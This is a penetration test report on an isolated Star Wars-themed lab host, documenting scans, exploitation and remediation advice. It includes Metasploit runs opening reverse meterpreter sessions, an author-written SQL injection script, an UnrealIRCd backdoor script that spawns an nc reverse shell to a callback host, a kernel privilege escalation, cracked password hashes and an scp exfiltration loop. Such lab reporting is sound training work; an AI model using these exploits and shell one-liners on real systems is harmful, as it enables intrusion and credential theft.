


Mason Soroka-Gill (SOROM2)



DEATH STAR DATA ACQUISITION REPORT

Mason Soroka-Gill (SOROM2)

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Scope

IP Addresses and Domains

The target host exists as a single IP within an isolated network. No other IP addresses were targeted.

10.25.100.24	death-star
--------------	------------

Scanning

The following scans were performed on the target host:

- Nmap full port scan
- Nmap connect scan
- Nmap version detection
- Nmap default script scanning
- Nmap discovery scripts
- Nmap vuln scripts

Ports and Versions

Port 22

This port is running OpenSSH version 6.6.1p1 Ubuntu 2Ubuntu2.10.

As of the date of this report, there are no known remote vulnerabilities for this version of OpenSSH.

Port 80

This port is running Apache httpd version 2.4.7.

As of the date of this report, there are no known remote vulnerabilities for this version of Apache.

Nmap scripts were able to discover the following subdirectories and files:

- <http://10.25.100.24:80/drupal/>
- http://10.25.100.24:80/payroll_app.php
- <http://10.25.100.24:80/phpmyadmin/>
- <http://10.25.100.24:80/uploads/>
- <http://10.25.100.24:80/chat/>
- <http://10.25.100.24:80/icons/>

Vulnerabilities section

Port 139

This port is the NetBIOS port, often used in SMB/Samba systems as part of an LDAP environment.

Nmap nbstat script was able to enumerate the NetBIOS name of the host:

DEATH-STAR

Port 445

This port is running Linux Samba version 4.3.11-Ubuntu.

Nmap scripts found the following shares:

- [\\10.25.100.24\IPC\\$](\\10.25.100.24\IPC$)
 - IPC service
 - /tmp
- [\\10.25.100.24\print\\$](\\10.25.100.24\print$)
 - Printers
 - /var/lib/samba/printers
- <\\10.25.100.24\public>
 - Web share
 - /var/www/html/

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Port 3306

Mysql, cannot be connected to remotely.

Port 6667 & 6697

This port is running UnrealIRC server version 3.2

[Vulnerabilities section](#)

Port 8080

This port is running Jetty 8.1.7 and Apache Continuum 1.4.2

[Vulnerabilities section](#)

Port 8181

This port is running WEBrick httpd 1.3.1

Vulnerabilities

Port 80

Drupal

Dupal Core versions 7.x < 7.32 are vulnerable to [CVE-2014-3704 SQL Injection “Drupageddon”](#)

A [Metasploit module](#) is available for this vulnerability.

MSF exploitation:

```
msf5 exploit(multi/http/drupal_drupageddon) > options
Module options (exploit/multi/http/drupal_drupageddon):
Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         10.25.100.24  yes       The target address range or CIDR identifier
RPORT          80           yes       The target port (TCP)
SSL            false        no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /drupal     yes       The target URI of the Drupal installation
VHOST           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST         10.25.100.23  yes       The listen address (an interface may be specified)
LPORT          4444         yes       The listen port

Exploit target:
Id  Name
--  ---
0   Drupal 7.0 - 7.31 (form-cache PHP injection method)

msf5 exploit(multi/http/drupal_drupageddon) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.25.100.23:4444
msf5 exploit(multi/http/drupal_drupageddon) > [*] sending stage (38247 bytes) to 10.25.100.24
[*] Meterpreter session 2 opened (10.25.100.23:4444 -> 10.25.100.24:55879) at 2020-08-12 20:24:46 +1200
```

Recommendation:

Update drupal to the latest stable version available.

Payrollapp

Payrollapp is vulnerable to an SQL injection.

Manual SQLI in browser:

The screenshot shows a browser window with the URL `http://10.10.69.69/payroll_app.php`. The page content is "Welcome, nobody". Below it is a table with columns: Username, First Name, Last Name, Salary. The table contains several rows of user data. To the right, the browser's developer tools Network tab is open, showing a POST request to `http://10.10.69.69/payroll_app.php` with a payload of `username=payroll_app.php%0a%23&password=`. The response status is 200 OK, and the response body shows the exploit has been processed.

POC script:

```
root@kali:[pocs]../../../payrollapp_sqli.sh http://10.25.100.24/payroll_app.php

<center><h2>welcome, nobody</h2><br><table style='border-radius: 25px; border: 1px solid black; border-collapse: collapse; width: 100%;'>
<thead>
<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr>
</thead>
<tbody>
<tr><td>stillup2nogood</td><td></td><td></td><td></td></tr>
<tr><td>darksidethugs</td><td></td><td></td><td></td></tr>
<tr><td>supertrooper</td><td></td><td></td><td></td></tr>
<tr><td>kittenswithmittens</td><td></td><td></td><td></td></tr>
<tr><td>darkside2700</td><td></td><td></td><td></td></tr>
<tr><td>darksidegod@hotmail.com</td><td></td><td></td><td></td></tr>
<tr><td>DarkSideForever0</td><td></td><td></td><td></td></tr>
<tr><td>theadmiral</td><td></td><td></td><td></td></tr>
<tr><td>darkside131</td><td></td><td></td><td></td></tr>
<tr><td>darkside!</td><td></td><td></td><td></td></tr>
<tr><td>darksideismine</td><td></td><td></td><td></td></tr>
<tr><td>bountyhunter1976</td><td></td><td></td><td></td></tr>
<tr><td>deathstar313</td><td></td><td></td><td></td></tr>
<tr><td>daddy_issues2277</td><td></td><td></td><td></td></tr>
</tbody></table></center>root@kali:[pocs]:
```

Recommendation:

Force each user to change their password and disable any instances of payroll_app until the SQL injection is patched.

Script:

```
#!/bin/sh
#
# Author: Mason Soroka-Gill
#
# This script can be used to make unauthorized queries to the
# database behind any unpatched instance of payroll_app.php
#
if [ $# != 1 ]; then
    echo "Usage:"
    echo "$0 target_uri"
    echo "Example:"
    echo "$0 http://10.25.100.24/payroll_app.php"
    exit 1
fi
uri=$1

curl -X POST $uri --data "user=nobody&password=a'; select password from users where username=' OR
'='&s=OK"
```

Port 6667 & 6697

UnrealIRCd version 3.2.8.1 is vulnerable to [CVE-2010-2075 Malicious Backdoor Arbitrary Command Execution](#).

A [Metasploit module](#) is available for this vulnerability.

Exploitation:

```
root@kali:[pocs]..../unrealirc3.2_backdoor.sh 10.25.100.24 6667 10.25.100.23 7000
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
/bin/sh: 0: can't access tty; job control turned off
$ ls
CVS
Changes
Changes.old
Config
Donation
INSTALL.REMOTEINC
LICENSE
Makefile
Makefile.in
README
Unreal.info
aliases
autoconf
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
config.guess
config.log
config.status
config.sub
configure
curl-ca-bundle.crt
curlinstall
dcallow.conf
doc
extras
help.conf
include
install-sh
ircd.log
ircd.motd
ircd.pid
ircd.pid.bak
ircd.tune
ircdcron
keys
m_template.c
makefile.win32
modulize
networks
newnet
spamfilter.conf
src
tmp
unreal
unreal.in
unrealircd.conf
update
wircd.def
$ |
```

Recommendation:

Update UnrealIRCd to the latest version available. Change the user running the server to a dedicated user specifically for that server and nothing else.

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Script:

```
#!/bin/sh
#
# CVE-2010-2075
# Unreal IRC 3.2 Backdoor arbitrary command execution
# https://www.exploit-db.com/exploits/13853
#
# Author: Mason Soroka-Gill
#
# Netcat version adapted to spawn a reverse shell on the target system.
#
# Note:
#   This relies on the remote host having netcat on the system if this doesn't
#   work, replace nc with telnet in the echo string or use another reverse shell
#
if [ $# -ne 4 ]; then
    echo "Usage:"
    echo "$0 target_ip target_port callback_ip callback_port"
    echo "Example:"
    echo "$0 10.25.100.24 6667 10.25.100.23 7000"
    exit 1
fi

rhost=$1
rport=$2
lhost=$3
lport=$4

(echo "AB; rm /tmp/bd;mkfifo /tmp/bd;cat /tmp/bd|/bin/sh -i 2>&1|nc $lhost $lport >/tmp/bd" | nc
$rhost $rport) &
nc -lp $lport
```

Port 8080

Apache continuum is vulnerable to Apache Continuum Arbitrary Command Execution

A [Metasploit module](#) is available for this exploit.

Exploitation:

```
msf5 exploit(linux/http/apache_continuum_cmd_exec) > options
Module options (exploit/linux/http/apache_continuum_cmd_exec):
Name   Current Setting  Required  Description
----  -----  -----  -----
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         10.25.100.24  yes      The target address range or CIDR identifier
RPORT          8080       yes      The target port (TCP)
SRVHOST        0.0.0.0     yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT        8080       yes      The local port to listen on.
SSL             false      no       Negotiate SSL/TLS for outgoing connections
SSLCert          no        Path to a custom SSL certificate (default is randomly generated)
URI PATH        no        The URI to use for this exploit (default is random)
VHOST           no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
----  -----  -----  -----
LHOST         10.25.100.23  yes      The Listen address (an interface may be specified)
LPORT          7777       yes      The listen port

Exploit target:
Id  Name
--  --
0   Apache Continuum <= 1.4.2

msf5 exploit(linux/http/apache_continuum_cmd_exec) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.25.100.23:7777
[*] Injecting CmdStager payload...
msf5 exploit(linux/http/apache_continuum_cmd_exec) > [*] Sending stage (3021284 bytes) to 10.25.100.24
[*] Meterpreter session 2 opened (10.25.100.23:7777 -> 10.25.100.24:35633) at 2020-09-01 17:25:43 +1200

msf5 exploit(linux/http/apache_continuum_cmd_exec) >
msf5 exploit(linux/http/apache_continuum_cmd_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5320 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
^Z
```

Note: Meterpreter session 1 and 2 were both spawned from this exploit.

Recommendation:

Update apache continuum to the latest version.

Kernel

Kernel version 3.13.0.32-generic is vulnerable to [CVE-2015-1328 "overlayfs" local privilege escalation](#).

There is a [Metasploit module](#) for this exploit.

Unfortunately, this exploit was unable to be executed via Metasploit for some reason.

Manual exploitation:

```
darth_vader@death-star:/dev/shm$ ls -al
total 8
drwxrwxrwt  2 root          root      60 Sep  1 05:39 .
drwxr-xr-x 22 root          root     800 Sep  1 05:35 ..
-rw-r--r--  1 darth_vader   users    4969 Sep  1 05:39 ofs.c
darth_vader@death-star:/dev/shm$ gcc ofs.c -o ofs
darth_vader@death-star:/dev/shm$ id
uid=1125(darth_vader) gid=100(users) groups=100(users),27(sudo)
darth_vader@death-star:/dev/shm$ ls -al
total 24
drwxrwxrwt  2 root          root      80 Sep  1 05:40 .
drwxr-xr-x 22 root          root     800 Sep  1 05:35 ..
-rwxr-xr-x  1 darth_vader   users   13650 Sep  1 05:40 ofs
-rw-r--r--  1 darth_vader   users    4969 Sep  1 05:39 ofs.c
darth_vader@death-star:/dev/shm$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),100(users)
#
```

Source code of ofs.c can be found [here](#).

Recommendation:

Update Ubuntu and/or update to a newer kernel release.

Credentials

/etc/shadow

Hashing algorithm: MD5

Username	Hash	Password
storm_trooper_1	\$1\$lnwk829Q\$HmlEMwzAUCz0NEitMjx9d1	starwarsrocks
storm_trooper_2	\$1\$9AJdbBei\$7a/Tj3TjRzzYR6mhzbZksq0	stormtrooper1
storm_trooper_3	\$1\$WdB.ds.7\$N7hkGMUGsyebgNPwIaF/40	Lego_starwars
storm_trooper_4	\$1\$.jX4bdHx\$5F/sLNVjUPMFTLUdS.hog.	starwarsbatman
storm_trooper_5	\$1\$0HHFKzl.\$w6VyqglDCJot.Xeb9sLLI0	Password1234567
imperial_guards	\$1\$v9GI28ar\$ebSf18qOk7tgu.iMqf.bi/	starwars4life
captain_needa	\$1\$VtXabEV0\$FO9c20F4Qf1onEyYkq.gK/	darksidegod@hotmail.com
admiral_piett	\$1\$D06DmZeK\$cTG0isRNogwyCeQwCZJXF.	darksideofthemoon
admiral_ozzel	\$1\$lfbtu2co\$eFPtaxBv7sX5IDp8Bc19h.	darksiderules
general_veers	\$1\$.wG8Jtvn\$AJ1GTM7XYFaY3Ezr7Av/u/	darkside3000@hotmail.com
emperor_palpatine	\$1\$Sr5iUN.o\$hy9v3MmcpwRq/G3Dhtu2U1	912Deathstars
darth_sidious	\$1\$TyPfW4pp\$Mp704bzX8bmwsGGV8ZrVY0	7ujMko0admin
boba_fett	\$1\$eOF0T0eZ\$GfHV875pepnKEg.JC.zYY/	bountyhunter1976
death_star_admin	\$1\$HnIyNzWr\$erKQWB6ZTfw2efmZMPDME.	<3DeathStars<3
darth_vader	\$1\$AnAm41bc\$0TkhYTZFnI1srHEzG1Tr0/	daddy_issues-7733

All 15 of these users had their password cracked using hashcat and a custom wordlist that is comprised of only public wordlists including rockyou.

Recommendation:

Force a password change on all users and use a more robust hashing algorithm such as SHA256 or Blowfish.

/home/vagrant/passwords

Hashing algorithm: MD5

Username	Hash	Password
storm_trooper_1	\$1\$MP1st3Cy\$WXJJAIcCoDIgMbrPPY1LX1	
storm_trooper_2	\$1\$EFSgFx8h\$QIHyrOK.6mxXoRGfpqQ14/	moonlight
storm_trooper_3	\$1\$fCLm/bsu\$h911x4TKKLsIpXtGNOBge0	earthsong
storm_trooper_4	\$1\$.SpsAg0u\$nxfs.N.hbfth.cDb5FvCh0	evilempire
storm_trooper_5	\$1\$sKEYtcIE\$uJ1lid4I4hsNp1yqJYexQ/	casiopia
imperial_guards	\$1\$BvNyU6pr\$hvRr/.agjvappIptPuaV4/	walkoflife
captain_needa	\$1\$aomC0N03\$02xx.hD0UveBZPJ91gWNE1	

5/6 of these users had their password cracked using hashcat and a custom wordlist that is comprised of only public wordlists including rockyou.

Recommendation:

Same as for /etc/shadow

MySQL

Hashing algorithm: None

Username	Password
storm_trooper_1	theDARKside
storm_trooper_2	stillup2nogood
storm_trooper_3	darksidethugs
storm_trooper_4	supertrooper
storm_trooper_5	kittenswithmittens
imperial_guards	darkside2700
captain_needa	darksidegod@hotmail.com
admiral_piett	DarkSideForever0
admiral_ozzel	theadmiral
general_veers	darkside131
emperor_palpatine	darkside!
darth_sidious	darksideismine
boba_fett	bountyhunter1976
death_star_admin	deathstar313
darth_vader	daddy_issues2277

The database can be accessed with an [SQL injection](#) or with credentials found in [a php settings file](#).

Recommendation:

Stop storing usernames in cleartext, use a hashing algorithm such as SHA256 or Blowfish. Force a password change on all users.

[/var/www/html/drupal/sites/default/settings.php](#)

This file exposes local root MySQL database credentials, allowing logins from the localhost.

root sploitme

Recommendation:

Use a more complex password for the database admin password.

[/home/boba_fett/darth_vaders_password.txt](#)

The boba_fett user exposes the darth_vader user password in a cleartext file in their home directory.

darth_vader daddy_issues-7733

Recommendation:

Have the darth_vader user change their password.

Exfiltrated intelligence

The following files were recovered from the target server.

The following commands were used to discover and exfiltrate intel files:

On the target:

```
find / -iname "*death*star*" -type f  
find / -iname "*rebel*alliance*" -type f
```

On the attack box:

```
for file in $(cat exfilfiles); do scp root@death-star:$file ./exfil/ ; done  
Where exfilfiles contains the output of the 2 find command from above.
```

The following links link to the intelligence in this document.

[/home/darth_sidious/death-star-weakness.png](#)

[/home/death_star_admin/death-star_plans/deathstar-cross-section.png](#)

[/home/death_star_admin/death-star_plans/deathstar-summary.png](#)

[/home/death_star_admin/death-star_plans/deathstar-technical-specs-diagram.png](#)

[/home/death_star_admin/death-star_plans/deathstar-operations.png](#)

[/home/death_star_admin/death-star_plans/deathstar-crafts.png](#)


[/home/darth_vader/i-love-my-death-star.jpg](#)

[/opt/proftpd/share/locale/deathstarinfographic.pNg](#)


[/home/general_veers/rebel-information/rebel-alliance-fleet-1.jpg](#)

[/home/general_veers/rebel-information/rebel-alliance-fleet-2.jpg](#)

/home/darth_sidious/death-star-weakness.png



/home/death_star_admin/death-star_plans/deathstar-cross-section.png



/home/death_star_admin/death-star_plans/deathstar-summary.png

Death Star Battle Station

Craft: Custom Deep Space Battle Station

Type: Deep space mobile battle station

Scale: Death Star

Length: 120 kilometers (diameter)

Skill: Battle station piloting: Death Star

Crew: 265,675, gunners: 57,276, skeleton 56,914/+15

Crew Skill: Astrogation 5D+1, battle station piloting 6D, capital ship gunnery 5D

Passengers: 607,360 (troops), 25,984 (stormtroopers), 42,782 (starship support staff), 167,216 (support ship pilots and crew)

Cargo Capacity: Over one million kilotons

Consumables: 3 years

Cost: Not available for sale

Hyperdrive Multiplier: x4

Hyperdrive Backup: x24

Nav Computer: Yes

Space: 1

Hull: 15D

Shields: 2D

Sensors:

Passive: 250/0D

Scan: 1,000/1D

Search: 5,000/2D+2

Focus: 40/4D

Weapons:

Superlaser

Fire Arc: Forward

Crew: 168, skeleton 48/+10

Scale: Death Star

Skill: Capital ship gunnery: superlaser

Body: 12D (capital scale)

Space Range: 1-20/40/100

Damage: 12D*

5,000 Turbolaser Batteries

Fire Arc: Turret**

Crew: 3

Scale: Starfighter

Skill: Starship gunnery

Body: 3D (capital scale)

Fire Control: 1D

Space Range: 1-5/10/15

Damage: 5D

5,000 Heavy Turbolasers

Fire Arc: Turret**

Crew: 4

Scale: Starfighter

Skill: Starship gunnery

Body: 4D (capital scale)

Fire Control: 1D

Space Range: 1-7/15/30

Damage: 7D

2,500 Laser Cannons

Fire Arc: Turret**

Crew: 3

Scale: Capital

Skill: Capital ship gunnery

Body: 4D (capital scale)

Fire Control: 1D

Space Range: 1-5/15/30

Damage: 7D

2,500 Ion Cannons

Fire Arc: Turret**

Crew: 4

Scale: Capital

Skill: Capital ship gunnery

Body: 4D (capital scale)

Fire Control: 1D

Space Range: 1-5/15/30

Damage: 4D

768 Tractor Beam Emplacements

Fire Arc: Turret**

Crew: 6

Scale: Capital

Skill: Capital ship gunnery

Body: 5D (capital scale)

Fire Control: 3D

Space Range: 1-10/50/100


Damage: 5D

* The Death Star's power systems can generate 2D of damage per hour. The Death Star's superlaser can only fire at maximum power.

